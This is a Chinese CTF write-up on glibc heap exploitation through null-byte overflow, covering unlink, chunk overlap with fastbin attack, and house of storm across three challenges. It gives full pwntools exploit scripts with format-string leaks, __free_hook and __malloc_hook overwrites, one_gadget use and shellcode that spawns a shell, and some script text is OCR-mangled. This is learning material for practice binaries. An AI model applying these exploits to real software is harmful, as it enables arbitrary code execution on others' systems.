null-byte-overflow我所知道的三种利用方法

case 1

unlink

最简单的null-byte-overflow的利用方法

题目参考 安洵杯babyheap

```
yan@ubuntu:~/Desktop/pwn/anxunbei$ checksec pwn1
[*] '/home/yan/Desktop/pwn/anxunbei/pwn1'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

首先看一下保护全开

```
init(*(_QWORD *)&argc, argv, envp);
banner();
while ( 1 )
{
  menu();
  v3 = get_int();
  switch ( v3 )
  {
    case 1:
      add_note();
      break;
    case 2:
      delete_note();
      break;
    case 3:
      puts("None!");
      break;
    case 4:
      edit_note();
      break;
    default:
      puts("No such choices!");
      break;
  }
}
```

没有show功能

```
unsigned __int64 add_note()
{
  int v0; // ebx
  int v1; // ebx
  size_t size; // [rsp+0h] [rbp-20h]
  unsigned __int64 v4; // [rsp+8h] [rbp-18h]

  v4 = __readfsqword(0x28u);
  printf("Enter the index you want to create (0-10):");
  __isoc99_scanf("%d", (char *)&size + 4);
  if ( (size & 0x8000000000000000LL) == 0LL && SHIDWORD(size) <= 10 )
  {
    if ( counts > 0xAu )
    {
      puts("full!");
      exit(0);
    }
    puts("Enter a size:");
    __isoc99_scanf("%d", &size);
    if ( key == 43 )
    {
      puts("Enter the content: ");
      v0 = HIDWORD(size);
      *((_QWORD *)&note + 2 * v0) = malloc((unsigned int)size);
      *((_DWORD *)&note + 4 * SHIDWORD(size) + 2) = size;
      if ( !*((_QWORD *)&note + 2 * SHIDWORD(size)) )
      {
        fwrite("error", 1uLL, 5uLL, stderr);
        exit(0);
      }
    }
    else
```

add函数申请Chunk时ptr放在Note,由于pie enabled的原因，note地址会随机，但相对于text_base的地址是不变的

```
size_t __fastcall get_input(__int64 a1, int a2)
{
  size_t result; // rax
  signed int v3; // [rsp+10h] [rbp-10h]
  _BYTE *v4; // [rsp+18h] [rbp-8h]

  v3 = 0;
  while ( 1 )
  {
    v4 = (_BYTE *)(v3 + a1);
    result = fread(v4, 1uLL, 1uLL, stdin);
    if ( (signed int)result <= 0 )
      break;
    if ( *v4 == 10 )
    {
      if ( v3 )
      {
        result = v3 + a1;
        *v4 = 0;
        return result;
      }
    }
    else
    {
      result = (unsigned int)++v3;
      if ( a2 + 1 <= (unsigned int)v3 )
        return result;
    }
  }
  return result;
}
```

edit时有一个显然的Null的溢出，可以用来更改size

```
1 unsigned __int64 banner()
2 {
3   char format; // [rsp+Ch] [rbp-14h]
4   unsigned __int64 v2; // [rsp+18h] [rbp-8h]
5
6   v2 = __readfsqword(0x28u);
7   puts("Welcome to note management system!");
8   printf("Enter your name: ");
9   __isoc99_scanf("%s", &format);
10  printf("Hello, ", &format);
11  printf(&format);
12  puts("\n--------------------------------------");
13  return __readfsqword(0x28u) ^ v2;
14 }
```

存在格式化字符串漏洞，看一下栈上有啥

```
0x7fffffffde78 —▸ 0x7ffff7a2d830 (__libc_start_main+240)
0x7fffffffde80 —▸ 0x7fffffffdf58 —▸ 0x7fffffffe2cf ◂— '/

0x7fffffffde90 ◂— 0x1f7b99608
0x7fffffffde98 —▸ 0x55555555516a (main) ◂— push   rbp
0x7fffffffdea0 ◂— 0x0
0x7fffffffdea8 ◂— 0x286d4fe355da8089
0x7fffffffdeb0 —▸ 0x555555554980 (_start) ◂— xor    ebp,
0x7fffffffdeb8 —▸ 0x7fffffffdf50 ◂— 0x1
0x7fffffffdec0 ◂— 0x0
```

可以看到，这里可以利用格式化字符串漏洞来泄露libc和text_base

```
pwndbg> x/40xg 0x55ba789f3000
0x55ba789f3000: 0x0000000000000000      0x00000000000000a1
0x55ba789f3010: 0x0000000000000000      0x0000000000000091
0x55ba789f3020: 0x000055ba78082048      0x000055ba78082050
0x55ba789f3030: 0x2020202020202020      0x2020202020202020
0x55ba789f3040: 0x2020202020202020      0x2020202020202020
0x55ba789f3050: 0x2020202020202020      0x2020202020202020
0x55ba789f3060: 0x2020202020202020      0x2020202020202020
0x55ba789f3070: 0x2020202020202020      0x2020202020202020
0x55ba789f3080: 0x2020202020202020      0x2020202020202020
0x55ba789f3090: 0x2020202020202020      0x2020202020202020
0x55ba789f30a0: 0x0000000000000090      0x0000000000000100
0x55ba789f30b0: 0x0000000000006262      0x0000000000000000
0x55ba789f30c0: 0x0000000000000000      0x0000000000000000
```

这是在布置的fake chunk同时覆盖了size低字节

```
    0000000a
[+] note:0x55ba78082060
[DEBUG] Received 0xb9 bytes:
    'Done!\n'
    '1. add note\n'
```

```
pwndbg> x/20xg 0x55ba78082060
0x55ba78082060: 0x000055ba78082048      0x0000000000000098
```

可以看到delete后Note已经指向了note-0x18，之后就可以布置上free_hook,然后改为system

```
exp:
# _*_ coding: utf-8 _*_

# FILO 0x68

from pwn import *
import sys
DEBUG=1
if DEBUG:
 context.log_level = 'debug'
 p=process("./pwn1")
 libc=ELF("./libc-2.23.so")
else:
 context.log_level = 'debug'
 p=remote("47.108.135.45", 20025)
 #libc=ELF("./libc.so.6")

#-------------------
s = lambda data :p.send(str(data))
sa = lambda delim,data :p.sendafter(str(delim), str(data))
sl = lambda data :p.sendline(str(data))
sla = lambda delim,data :p.sendlineafter(str(delim), str(data))
r = lambda numb=4096 :p.recv(numb)
ru = lambda delims, drop=True :p.recvuntil(delims, drop)
it = lambda :p.interactive()
uu32 = lambda data :u32(data.ljust(4, '\0'))
uu64 = lambda data :u64(data.ljust(8, '\0'))
li = lambda name,x : log.success(name+':'+hex(x))

```

```python
def dbg():
 gdb.attach(p)

def dbgc(addr):
 gdb.attach(p,"b*" + hex(addr) +"\n c")
def lg(s,addr):
 print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

shellcode_x86="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"
shellcode += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"
shellcode += "\x0b\xcd\x80"

sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x64_21="\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\xb0\x3b\x0f\x05"
#https://www.exploit-db.com/shellcodes
#-------------------


sla('name:','%15$p-%22$ps')

ru('Hello, ')
libc_base= int(r(14),16)
ru('-')
text_base= int(r(14),16)
libc_base=libc_base-libc.sym['__libc_start_main']-240
text_base= text_base&0xfffffffff000
li('libc_base',libc_base)
li('text_base',text_base)

def add(index,size,content):
 sla(">> ",'1')
 sla("Enter the index you want to create (0-10):",str(index))
 sla('Enter a size:\n',str(size))
 sla("Enter the content: \n",content)

def dele(index):
```

```
 sla(">> ",'2')
 sla("Enter an index:\n",str(index))

def edit(index,content):
 sla(">> ",'4')
 sla("Enter an index:\n",str(index))
 sla("Enter the content: \n",content)

free_hook=libc_base+libc.symbols['__free_hook']
system=libc_base+libc.symbols['system']
li('free_hook',free_hook)
li('system',system)
add(0,0x98,'aa'+'\n')
add(1,0xf8,'bb'+'\n')
add(2,0x98,'/bin/sh\x00'+'\n')
fd=text_base+0x202060-0x18
bk=text_base+0x202060-0x10
li('note',text_base+0x202060)
payload=p64(0)+p64(0x91)+p64(fd)+p64(bk)
payload=payload.ljust(0x90)+p64(0x90)+'\x00'
#payload=p64(fd)+p64(bk)
#payload=payload.ljust(0x90,'\0')+p64(0xa0)+'\x00'
#dbg()
edit(0,payload)
dbg()
dele(1)

dbg()
payload=p64(0)*3+p64(free_hook)+p64(0x98)+'\n'
edit(0,payload)
edit(0,p64(system)+'\n')
dele(2)
 sl('cat flag')
 it()

```

case 2　湖南省赛heap题

overlap ,fastbin attack

overlap可以参考这篇文章中的lctf的题目，虽然这道题有tcache,但并没有影响overlap的方法


https://ctf-wiki.github.io/ctf-wiki/pwn/linux/glibc-heap/tcache_attack-zh/#challenge-1-lctf2018-pwn-easy_heap

lctf的题目条件更加苛刻，在平时做题如果没有这么多限制时，可以edit来覆盖pre_size

省赛的题目


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 savedregs; // [rsp+30h] [rbp+0h]

  init();
  while ( 1 )
  {
    menu();
    getint();
    switch ( (unsigned int)&savedregs )
    {
      case 1u:
        add();
        break;
      case 2u:
        edit();
        break;
      case 3u:
        show();
        break;
      case 4u:
        delete();
        break;
      case 5u:
        return 0;
      default:
        puts("invalid choice");
        break;
    }
  }
}
```



```
1  __int64 edit()
2  {
3    puts("not implement");
4    return 0LL;
5  }
```

没有edit



```
1  _BYTE *__fastcall read_input(__int64 a1, int a2)
2  {
3    _BYTE *result; // rax
4    int i; // [rsp+1Ch] [rbp-4h]
5
6    for ( i = 0; i <= a2; ++i )
7    {
8      read(0, (void *)(i + a1), 1uLL);
9      if ( *(_BYTE *)(i + a1) == 10 )
10     {
11       *(_BYTE *)(i + a1) = 0;
12       break;
13     }
14   }
15   result = (_BYTE *)(i - 1LL + a1);
16   *result = 0;
17   return result;
18 }
```

但存在add，可以通过申请fastbin chunk后free掉再次申请来修改size

大致思路为利用Null的溢出来修改掉unsorted bin chunk的size，同时伪造一个pre_size来通过check，最后利用合并机制来制造overlapping从而泄露Libc地址以及进行fastbin

attack

贴一波大佬昊的exp：

```
from pwn import *

import sys

DEBUG=1

if DEBUG:

 context.log_level = 'debug'

  p=process("./babyheap")

  libc=ELF("./libc-2.23.so")

else:

  context.log_level = 'debug'

  p=remote("node3.buuoj.cn",26279)

  libc=ELF("./libc-2.23.so")



#--------------------

s = lambda data :p.send(str(data))

sa = lambda delim,data :p.sendafter(str(delim), str(data))

sl = lambda data :p.sendline(str(data))

sla = lambda delim,data :p.sendlineafter(str(delim), str(data))

r = lambda numb=4096 :p.recv(numb)

ru = lambda delims, drop=True :p.recvuntil(delims, drop)
```

```
38
39 it = lambda :p.interactive()
40
41 uu32 = lambda data :u32(data.ljust(4, '\0'))
42
43 uu64 = lambda data :u64(data.ljust(8, '\0'))
44
45 li = lambda name,x : log.success(name+':'+hex(x))
46
47
48
49 def dbg():
50
51  gdb.attach(p)
52
53
54
55 def dbgc(addr):
56
57  gdb.attach(p,"b*" + hex(addr) +"\n c")
58
59 def lg(s,addr):
60
61  print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))
62
63
64
65 shellcode_x86="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\xcd\x80"
66
67 shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"
68
69 shellcode += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"
70
71 shellcode += "\x0b\xcd\x80"
72
73
74
75 sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89
\xe3\xcd\x80"
76
77 sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\xcd\x80"
```

```
78
79 sh_x64_21="\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48
\x89\xe7\xb0\x3b\x0f\x05"
80
81 #https://www.exploit-db.com/shellcodes
82
83 #--------------------
84
85 def add(size,content='\n'):
86
87  sla('>>',1)
88
89  sla('size',size)
90
91  sa('name',content)
92
93
94
95 def delete(idx):
96
97  sla('>>',4)
98
99  sla('index',idx)
100
101
102
103 def show(idx):
104
105  sla('>>',3)
106
107  sla('index',idx)
108
109
110
111 #def edit():
112
113
114
115
116
117 #dbg()
118
```

```
add(0x38)#0

add(0x80)#1

add(0x80)#2

add(0x80)#3

add(0x80,p64(0x200)*10+'\n')#4

add(0x80)#5

add(0x20)#6

#dbg()

for i in range(1,5):

 delete(i)

#dbg()

delete(0)

add(0x38,'a'*0x39)#0 off_by_one



add(0x80)#1

add(0x30)#2

add(0x20)#3

add(0x60)#4

#dbg()

add(0x80)#7

dbg()

```

```
delete(1)

dbg()

delete(5)

dbg()

add(0x80)#1

show(2)

libc = ru('\x7f',drop = False)[-6:]

libc_base = uu64(libc) - 0x3c4b78



lg('libc',libc_base)

delete(4)

#dbg()

malloc = libc_base + 0x3c4aed

one = libc_base + 0x4526a

realloc = libc_base + 0x846c0

add(0x90,'a'*0x60+p64(0)+p64(0x71)+p64(malloc)+'\n')#4

add(0x60)#5

add(0x60,'a'*(0x13-8)+p64(one)+p64(realloc+10)+'\n')#8

#dbg()

sla('>>',1)

sla('size',1)

```

```
203
204
205
206
207
208
209 it()
```

case3　RCTF2019 babyheap
overlapping，house of strom（我也不知道是strom还是storm）
参考链接：http://blog.eonew.cn/archives/1000

前面泄露Libc方法一样，唯一不同的是这道题由于mallopt函数从而无法使用fastbin attack攻击。

除了题目所给的思路，目前我还有一种思路不知道能否实现，通过unsorted Bin attack从而更改M_MXFAST，然后再次利用fast bin attack进行攻击
更改M——MXFAST参考链接：https://xz.aliyun.com/t/5082（好像是某个学长写的，raycp）

之后有时间在慢慢补充这一条